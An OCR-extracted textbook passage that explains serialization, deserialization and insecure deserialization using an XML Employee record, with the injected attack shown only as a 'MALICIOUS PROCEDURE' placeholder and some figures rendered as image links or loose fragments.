
Serialization

```
<Employee><Name>Rinni</Name><Age>26</Age><City>
Nevada</City><EmpID>2201</EmpID></Employee>
```

Figure 14.27: Serialization process

- **Deserialization**

  Deserialization is the reverse process of serialization, whereby the object data is recreated from the linear serialized data. Due to the process of deserialization, the serialized Employee object given in the abovementioned example will be reconverted into the object data as shown in the figure below:



```
<Employee><Name>Rinni</Name><Age>26</Age><City>
Nevada</City><EmpID>2201</EmpID></Employee>
```

Deserialization
Employee
Name
Age
City
EmpID
Rinni
26
Nevada
2201


Figure 14.28: Deserialization process

- **Insecure Deserialization**

  This process of serialization and deserialization is effectively used in communication between networks, and its widespread usage attracts attackers to exploit the flaws in this process. Attackers inject malicious code into serialized linear formatted data and forward the malicious serialized data to the victim. An example of malicious code injection into serialized linear data by the attacker is shown below:

```
<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada
</City><EmpID>2201</EmpID>MALICIOUS PROCEDURE</Employee>
```

  Due to insecure deserialization, the injected malicious code will be undetected and remain present in the final execution of the deserialization code. This results in the execution of malicious procedures along with the execution of serialized data, as shown in the following figure:



```
<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada


  This could have a severe impact on the system, as it would authorize the attacker to execute and run systems remotely. Moreover, any software or server vulnerable to deserialization attacks could be adversely affected.



